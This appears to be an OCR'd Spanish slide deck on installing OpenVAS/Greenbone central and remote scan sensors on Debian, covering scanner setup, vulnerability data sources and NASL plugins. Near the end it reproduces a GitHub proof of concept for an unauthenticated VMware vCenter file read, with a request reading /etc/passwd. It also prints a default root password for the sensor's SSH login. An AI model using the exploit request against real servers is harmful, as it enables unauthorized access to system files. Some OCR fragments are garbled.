
Se han importado por defecto nuevas “**Políticas de Cumplimiento**” con los ficheros `*.xml` incluidos en el directorio `/root/scanconfigs`

Pueden ser añadidos vía API, mediante la herramienta generada (el password va hardcodeado por la instalación):

```
# cd /root  
# python3 ./policy_import.py
```

Instalación Debian 11

Pueden visualizarse desde **Resiliencia / Políticas** de **Cumplimiento** del menú.



The screenshot shows the Greenbone Security Assistant web interface. The top navigation bar includes 'Cuadros de mando', 'Escaneos', 'Activos', 'Resiliencia', 'Información de seguridad', 'Configuración', 'Administración', and 'Ayuda'. The 'Resiliencia' menu is selected, leading to the 'Políticas 18 de 18' page. The page displays a list of policies with columns for 'Nombre' and 'Acciones'. The policies listed are:

| Nombre | Acciones |
|---|----------|
| IT-Grundschutz Kompendium (Policy für Bausteine: SYS 1.2.2, SYS 2.2.2, SYS 2.2.3, SYS 1.3, SYS 2.3. Version 20210318.) | [Icons] |
| Microsoft Office 2013 (Audit for a hardened Microsoft Office 2013 installation.) | [Icons] |
| Microsoft Office 2016 (Audit for a hardened Microsoft Office 2016 installation.) | [Icons] |
| Microsoft Server 2012 R2 (Audit for a hardened Microsoft Server 2012 R2 system.) | [Icons] |
| Microsoft Server 2016 (Audit for a hardened Microsoft Server 2016 system.) | [Icons] |
| Microsoft Windows 10 (Audit for a hardened Microsoft Windows 10 system.) | [Icons] |
| Microsoft Windows 8.1 (Audit for a hardened Microsoft Windows 8.1 system.) | [Icons] |
| openGauss Security Hardening Guide (Check compliance status against mentioned policy (based on Issue 01 from 2020-10-14). Version 20201222.) | [Icons] |

At the bottom of the list, there is a button 'Aplicar al contenido de la' and a filter status '(Filtro aplicado: sort=name first=11 rows=10)'.

Instalación Debian 11

Se ha creado un fichero `gsa-es_ES.UTF-8.json` con la traducción de los textos y se ha adaptado `GSA /opt/gvm/src/gsa/gsa/src/gmp/locale/languages.js` para incluir el castellano como idioma y “locales”.

Lenguaje en la interface de usuario

Filas por página

Archivo de exportación de detalles

Nombre del archivo de exportación

Lenguaje del navegador ▲

German | Deutsch

English | English

Castellano (España) | Castellano

Lenguaje del navegador

🇩🇪 🇬🇧

Instalación Debian 11

Se cuenta con 3 scanners OpenVAS locales adicionales.



Escáners 5 de 5



| Nombre ▲ | Equipo | Puerto | Tipo |
|------------------------------|--------|--------|-----------------|
| CVE | 62 | | Escáner de CVE |
| Localhost #2 OPENVAS Scanner | 62 | | Escáner OpenVAS |
| Localhost #3 OPENVAS Scanner | 62 | | Escáner OpenVAS |
| Localhost #4 OPENVAS Scanner | 62 | | Escáner OpenVAS |
| OpenVAS Default | 62 | | Escáner OpenVAS |

Instalación Debian 11

Y muchas otras características que “leyendo” el código del script de instalación pueden verse.



3. Instalación y compilación (DOVA-ORSS)

Instalación del OpenVAS Remote Scan Sensor

OpenVAS Remote Scan Sensor

Se partirá de la instalación de una máquina con Debian 10 u

11

<https://>

[cd/de](https://)

el ser

reinst

2-

nente



OpenVAS Remote Scan Sensor


Copiar el script de instalación y ejecutarlo como “**root**” (si se ha creado un usuario con sudo, indicar “**su -**” para cargar el perfil completo):

```
$ scp openvas_21-10_remote_sensor.sh root@a.b.c.d:/root
$ ssh root@a.b.c.d
# chmod u+x ./openvas_21-10_remote_sensor.sh
# ./openvas_21-10_remote_sensor.sh
```

Se ejecutará el script de instalación (9:38)

OpenVAS Remote Scan Sensor

(c) 2021 - CS3 Group (<https://cs3group.com>) by Pedro C. aka s4ur0n (@NN2ed_s4ur0n) · OpenVAS Installer for Debian 11



OpenVAS Remote Scan Sensor

Se recomienda instalar:

- ☐ **Opción 1** – Optimizar los límites del sistema
- ☐ **Opción 2** – Optimizar el rendimiento de la(s) tarjeta(s) de red
- ☐ **Opción 3** – Añadir 4 GB extras de RAM (virtual en swap)

OpenVAS Remote Scan Sensor

Y es **obligatorio** instalar:

- ❑ **Opción 4** – Install Remote Scan Sensor for OpenVAS

OpenVAS Remote Scan Sensor

Remote Scan Sensor for OpenVAS sucessfully installed!

Remote Scan Sensor for OpenVAS has been installed into your system (please, enter with ssh -p 9390 root@65.108.144.207 and use your private key or p4824w0rd as default. Enjoy it!

< OK >

OpenVAS Remote Scan Sensor

Pasada **media hora aproximadamente**, tendremos el DOVA- ORSS instalado y podremos desde la DOVA-CENTRAL realizar las operaciones necesarias.

Es necesario **esperar a que los NVTs, etc. se indexen en la base de datos** (puede entrarse en consola y escribir “ps aux --forest”) para ver el progreso.

OpenVAS Remote Scan Sensor

← → ↻ oval.mitre.org



PRODUCTS INCLUDING OVAL

NEWS — JULY 9, 2015

SEARCH



Open Vulnerability and Assessment Language

A Community-Developed Language for Determining Vulnerability and Configuration Issues on Computer Systems

OVAL has transitioned to the [Center for Internet Security \(CIS\)](#). The MITRE OVAL website is in "Archive" status.

About OVAL

Documents

FAQs

OVAL in Use

Products

Interoperability

Adoption Program

OVAL Community

OVAL Board

Forums Sign-Up

Forum Archives

Sponsor

GitHub Repositories

Free Newsletter

OVAL Repository

Submit Content

Search

OVAL Language

Releases

Use Cases

OVAL Interpreter

Site Map

OVAL® International in scope and free for public use, OVAL is an information security community effort to standardize how to assess and report upon the machine state of computer systems. OVAL includes a language to encode system details, and an assortment of content repositories held throughout the community.

Tools and services that use OVAL for the three steps of system assessment — representing system information, expressing specific machine states, and reporting the results of an assessment — provide enterprises with accurate, consistent, and actionable information so they may improve their security. Use of OVAL also provides for reliable and reproducible information assurance metrics and enables interoperability and automation among security tools and services.

OVAL in the Enterprise

▲ [Vulnerability Assessment](#)

▲ [Configuration Management](#)

▲ [Patch Management](#)

▲ [Policy Compliance](#)

▲ [Community Repositories of OVAL Content](#)

▲ [Vulnerability Databases and Advisories](#)

▲ [Benchmark Writing](#)

▲ [Security Content Automation](#)

Related Efforts

..... [Vulnerabilities \(CVE\)](#)

..... [Malware \(MAEC\)](#)

..... [Checklist Language \(XCCDF\)](#)

..... [Security Content Automation \(SCAP\)](#)

..... [Making Security Measurable](#)

Latest News

OVAL Repository Announces Top Contributors Awards for Q2-2015

OVAL Board holds 9th Transition Follow Up Call

OVAL Board holds 8th Transition Follow Up Call

OVAL Board holds 7th Transition Follow Up Call

OVAL Board holds 6th Transition Follow Up Call

OVAL Board holds Q2 2015 Call ToolsWatch Makes Declaration to Adopt OVAL

ScriptRock Makes Declaration to Adopt OVAL

OVAL Repository Announces Top Contributors Awards for Q1-2015

Version 5.11.1 of OVAL Now Available

OVAL Board holds 5th Transition Follow Up Call

[More News »](#)

Page Last Updated: February 09, 2016



OVAL is co-sponsored by the office of Cybersecurity and Communications at the U.S. Department of Homeland Security. The OVAL Web site is sponsored and managed by The MITRE Corporation to enable stakeholder collaboration. Copyright © 2002 - 2021, The MITRE Corporation. All rights reserved. OVAL and the OVAL logo are registered trademarks of The MITRE Corporation.

Switch to the [secure site](#).

[Site Map](#)

[Privacy Policy](#)

[Terms of Use](#)

[Contact Us](#)



© 2021 CS³ Group – Todos los derechos reservados

OpenVAS Remote Scan Sensor



Official Common Platform Enumeration (CPE) Dictionary

CPE is a structured naming scheme for information technology systems, software, and packages. Based upon the generic syntax for Uniform Resource Identifiers (URI), CPE includes a formal name format, a method for checking names against a system, and a description format for binding text and tests to a name.

Below is the current official version of the CPE Product Dictionary. The dictionary provides an agreed upon list of official CPE names. The dictionary is provided in XML format and is available to the general public. Please check back frequently as the CPE Product Dictionary will continue to grow to include all past, present and future product releases. The CPE Dictionary is updated nightly when modifications or new names are added.

As of December 2009, The National Vulnerability Database is now accepting contributions to the Official CPE Dictionary. Organizations interested in submitting CPE Names should contact the NVD CPE team at cpe_dictionary@nist.gov for help with the processing of their submission.


The CPE Dictionary hosted and maintained at NIST may be used by nongovernmental organizations on a voluntary basis and is not subject to copyright in the United States. Attribution would, however, be appreciated by NIST.

CPE Dictionary

1. Official CPE Dictionary v2.3, gz format - 12.82 MB, Updated: 12/02/2021; 12:28:35 AM -0500
2. Official CPE Dictionary v2.3, zip format - 12.82 MB, Updated: 12/02/2021; 12:28:35 AM -0500
3. Official CPE Dictionary v2.2, gz format - 16.11 MB, Updated: 12/02/2021; 12:28:35 AM -0500



OpenVAS Remote Scan Sensor



The screenshot shows the CVE.org Downloads page. The browser address bar displays 'cve.org/Downloads'. The page header includes the CVE logo and navigation links: About, Partner Information, Program Organization, Downloads, and Resources & Support. A 'Report/Request' button is located in the top right. Below the header is a search bar with the placeholder text 'Enter CVE ID (CVE-YYYY-NNNN)' and a 'Find' button. A 'Site Search' button is also present. A message bar states: 'Welcome to the new CVE Beta website! CVE List keyword search & downloads will be temporarily hosted on the old cve.mitre.org website until we complete the transition. Please use our...'. The main content area is titled 'CVE List Downloads' and contains the following text: 'All links on this page will take you to the original CVE website and other external sites. The CVE List is available for download in the formats below, per the terms of use. To save compressed files, you may need to right-click and choose a "Save Link As" or "Save Target As" option. CVE downloads data last generated: 02 de diciembre de 2021'. Below this is a section titled 'Download CVE Records in Various Formats' with the text: 'All files below are approximately between 15 and 35 MB each.' A yellow warning box states: 'Raw format files may open in a browser rather than downloading.' A table lists the available download formats:

| Format | Unix Compressed (.Z) | Gzipped | Raw | Additional Notes |
|--------|---------------------------------|----------------------------------|-------------------------------|---|
| CSV | allitems.csv.Z | allitems.csv.gz | allitems.csv | NOTE: suitable for import into spreadsheet programs |
| UTMI | allitems.html.Z | allitems.html.gz | allitems.html | |

← → ↺ cve.mitre.org/about/cve_and_nvd_relationship.html ⋮



WGs▼

About▼

Go to for:
[CVSS Scores](#)
[CPE Info](#)

Request CVE IDs

NOTICE: Transition to the all-new CVE website at www.cve.org is underway and will last up to one year. (details)

CVE and NVD Relationship

While separate, both CVE and NVD are sponsored by the [U.S. Department of Homeland Security](#) (DHS) [Cybersecurity and Infrastructure Security Agency](#) (CISA), and both are available to the public and free to use.



© 2021 CS³ Group – Todos los derechos reservados

OpenVAS Remote Scan Sensor

← → ↻ 🔒 dfn-cert.de/leistungen/advisories.html



📱 | 🐦 @DFNCERT | 🐦 @DFNCERT_ADV | Inicio » Servicios » Avisos de seguridad

Página de inicio

Actual

Compañías

Servicios

Respuesta al incidente

Avisos de seguridad

PKI

Consultoría de seguridad informática

protección de Datos

Método de análisis de riesgos OCTAVE

investigar

Eventos

información

Contacto

inglés

Avisos de seguridad

Las brechas de seguridad en los sistemas operativos y el software del usuario ocurren una y otra vez. Sólo la información oportuna permite a los usuarios y administradores tomar las medidas necesarias para evitar la explotación de estos "puntos débiles", ya que el esfuerzo requerido para subsanar el daño es en la mayoría de los casos significativamente mayor que el esfuerzo requerido para prevenirlo. Durante muchos años, DFN-CERT ha recopilado información sobre vulnerabilidades y la ha publicado en alemán y la ha enriquecido con información básica como los llamados "Avisos de seguridad". DFN-CERT recopila advertencias de seguridad de los fabricantes y también verifica los canales en los que está disponible la información actualizada. Entonces z. B. A cambio de otros CERT, se desarrolla información de antecedentes adicional,

- ¿En qué condiciones se ve afectado un sistema?
- ¿Cómo se pueden reconocer los ataques al punto débil, por ejemplo, en los datos de registro del sistema?
- ¿Cuán crítico es el punto débil y ya se está explotando en la práctica?
- ¿Hay una actualización disponible para el programa afectado o hay una solución temporal?

Muchos fabricantes utilizan una designación estandarizada, el número CVE, para identificar vulnerabilidades. Si aparece una vulnerabilidad en diferentes productos de software, se puede asignar claramente y el DFN-CERT puede agrupar esta información en un informe de vulnerabilidad. Toda la información disponible es resumida por DFN-CERT, presentada en un formato uniforme y "legible por humanos" y transmitida a los usuarios interesados como informes de vulnerabilidad.



Eventos / fechas

Capacitación adicional para convertirse en oficial de seguridad de la información, Bloque I, Bloque II, examen
Webinar
09/11/2021 - 13/01/2022

Coloquio de protección de datos 2021
Hamburgo, seminario web
30 de noviembre de 2021

Finaliza el plazo de envío de la convocatoria de ponencias para la 29ª conferencia DFN "Seguridad en sistemas en red"
Hotel Grand Elysée, Hamburgo
del 3 al 4 de febrero de 2022



© 2021 CS³ Group – Todos los derechos reservados

OpenVAS Remote Scan Sensor

La clave puede cambiarse con `ssh-keygen -t rsa -b 4096`
`ssh-keygen -t dsa` `ssh-keygen -t ecdsa -b 521`
`ssh-keygen -t ed25519 ...`



4. Conexión con DOVA-ORSS

Instalación de los scanners remotos en la DOVA-Central


DOVA-CENTRAL añadir un sensor remoto

Desde un terminal, procederemos a copiar el script para emplear los sensores remotos al equipo donde tenemos **DOVA-CENTRAL** instalado:

```
$ scp create_remote_sensor.sh root@a.b.c.d:/root
$ ssh root@a.b.c.d
# chmod u+x ./create_remote_sensor.sh
# ./create_remote_sensor.sh
```

Se ejecutará el script de instalación

DOVA-CENTRAL añadir un sensor remoto



DOVA-CENTRAL añadir un sensor remoto

Tendremos que especificar:

- ❑ **IP** – IP o FQDN del sensor remoto
- ❑ **Puerto** – Por defecto el TCP/9390
- ❑ **Autenticación** – Recomendado con certificado digital

DOVA-CENTRAL añadir un sensor remoto

Remote Sensor Scanner for OpenVAS

Successfully installed remote scan sensor for OpenVAS on 65.108.144.207

Thanks for use me!

<Aceptar>

DOVA-CENTRAL añadir un sensor remoto

Desde el gui de **DOVA-CENTRAL** podremos verlo y verificarlo desde **Configuración / Escáners**

Greenbone Security Assistant

Escáners 6 de 6

Éxito
Escáner verificado
Cerrar

| Nombre ▲ | Equipo | Tipo | Credencial | Acciones |
|------------------------------|--------|-----------------|------------|-----------|
| CVE | 6d | Escáner de CVE | | 🗑️ ✎️ 🔄 🔒 |
| Localhost #2 OPENVAS Scanner | 6d | Escáner OpenVAS | | 🗑️ ✎️ 🔄 🔒 |
| Localhost #3 OPENVAS Scanner | 6d | Escáner OpenVAS | | 🗑️ ✎️ 🔄 🔒 |
| Localhost #4 OPENVAS Scanner | 6d | Escáner OpenVAS | | 🗑️ ✎️ 🔄 🔒 |
| OpenVAS Default | 6d | Escáner OpenVAS | | 🗑️ ✎️ 🔄 🔒 |
| remote-65-108-144-207 | 6d | Escáner OpenVAS | | 🗑️ ✎️ 🔄 🔒 |

(Filtro aplicado: sort=name first=1 rows=10)

Aplicar al contenido de la ▼ 🗑️ ✎️ 🔄 🔒

DOVA-CENTRAL añadir un sensor remoto

Podemos cambiar su nombre desde la consola:

```
# su - gvm
$ gvmd --get-scanners
$ gvmd --modify-scanner=UUID \
      --scanner-name=XXXXXXXXXX
```

DOVA-CENTRAL añadir un sensor remoto

Y ya podremos usarlo en nuestras tareas:

Nueva tarea

Aplicar sobrescritura ☒ Si ☐ No

Min. CdD 70 %

Tarea modificable ☒ Si ☐ No

Borrar informes automáticamente ☒ No eliminar automáticamente los informes
☐ Automáticamente borrar informes viejos pero mantener siempre los más recientes

Escáner remote-65-108-144-207

Configuración del escaneo CVE

Interface Localhost #2 OPENVAS Scanner

Orden para los Localhost #3 OPENVAS Scanner

Localhost #4 OPENVAS Scanner

OpenVAS Default

Máximo concurrentes ejecutados por equipo 5 informes

Máximo número de equipos concurrentemente escaneados 20

Cancelado Guardar

DOVA-CENTRAL añadir un sensor remoto

Si iniciamos un escaneo, podemos comprobarlo en:

- DOVA-CENTRAL:

```
# systemctl -a --no-pager status ospd-openvas  
# ps -aux -forest
```

- DOVA-ORSS:

```
# systemctl -a --no-pager status ospd-openvas  
# ps -aux -forest
```

DOVA-CENTRAL añadir un sensor remoto

Estado de los túneles y sockets remotos:

```
# systemctl status ssh-tunnel-by-  
cert@a.b.c.d.service
```

```
# systemctl status ssh-tunnel-by-  
user@a.b.c.d.service
```




5. NVTs


Nessus Attack Scripting Language (NASL)

NASL Plugins

[github.com/I0ggg/VMware_vCenter](#) ☆ 🍪 🚀 🇳🇵 📺 📄 📧 📧 📧

🔗 main 1 branch 0 tags

Go to file Add file Code

 I0ggg Update README.md e81ba3e yesterday 2 commits

| | | |
|---------------|------------------|-----------|
| README.md | Update README.md | yesterday |
| code.PNG | first commit | yesterday |
| file_read.PNG | first commit | yesterday |
| xss.PNG | first commit | yesterday |

☰ README.md

VMware vCenter earlier versions (7.0.2.00100) has unauthorized arbitrary file read + ssrf + xss vulnerability

POC

`https://{vCenterserver}/ui/vcav-bootstrap/rest/vcav-providers/provider-logo?url={url}`

File read:

Send Cancel < >

Target: <https://10.0.1.15> HTTP/2

Request

Response

1 GET /ui/vcav-bootstrap/rest/vcav-providers/provider-logo?url=file:///etc/passwd HTTP/2

2 Host: 10.0.1.15

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0

4 Accept: */*>

5 Accept-Language: en-US

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: https://10.0.1.15/ui/vcav-bootstrap/

9

10 root:xnu-0:root:/root:/bin/bash

11 bin:xnu-0:root:/dev/null:/bin/false

12 daemon:xnu-0:root:/dev/null:/bin/false

About

VMware vCenter 7.0.2.00100 unauth Arbitrary File Read + SSRF + Reflected XSS

Readme

Releases

No releases published

Packages

No packages published

NASL Plugins

`/var/lib/openvas/plugins/2021/cacti/gb_cacti_xss_vuln_jul21_lin.nasl`

```
CPE = "cpe:/a:cacti:cacti";

if(description)
{
    script_oid("1.3.6.1.4.1.25623.1.0.147151");
    script_version("2021-11-18T03:03:46+0000");
    script_tag(name:"last_modification", value:"2021-11-18 03:03:46 +0000 (Thu, 18 Nov 2021)");
    script_tag(name:"creation_date", value:"2021-11-15 03:45:19 +0000 (Mon, 15 Nov 2021)");
    script_tag(name:"cvss_base", value:"4.3");
    script_tag(name:"cvss_base_vector", value:"AV:N/AC:M/Au:N/C:N/I:P/A:N");
    script_tag(name:"severity_vector",
value:"CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N");
    script_tag(name:"severity_origin", value:"NVD");
    script_tag(name:"severity_date", value:"2021-11-16 18:49:00 +0000 (Tue, 16 Nov 2021)");
}
```

NASL Plugins

cpe:/a:vmware:vcenter_server

| CPE Name | Affected CVE |
|--|--------------|
| cpe:2.3:a:vmware:vcenter_server:6.7:-:*:*:*:* | 30 |
| cpe:2.3:a:vmware:vcenter_server:7.0:-:*:*:*:* | 24 |
| cpe:2.3:a:vmware:vcenter_server:6.5:-:*:*:*:* | 20 |
| cpe:2.3:a:vmware:vcenter_server:6.5:c:*:*:*:* | 13 |
| cpe:2.3:a:vmware:vcenter_server:6.5:b:*:*:*:* | 13 |
| cpe:2.3:a:vmware:vcenter_server:6.5:d:*:*:*:* | 13 |
| cpe:2.3:a:vmware:vcenter_server:6.5:a:*:*:*:* | 13 |
| cpe:2.3:a:vmware:vcenter_server:6.7:a:*:*:*:* | 12 |
| cpe:2.3:a:vmware:vcenter_server:6.7:d:*:*:*:* | 12 |
| cpe:2.3:a:vmware:vcenter_server:6.5:update2c:*:*:*:* | 12 |

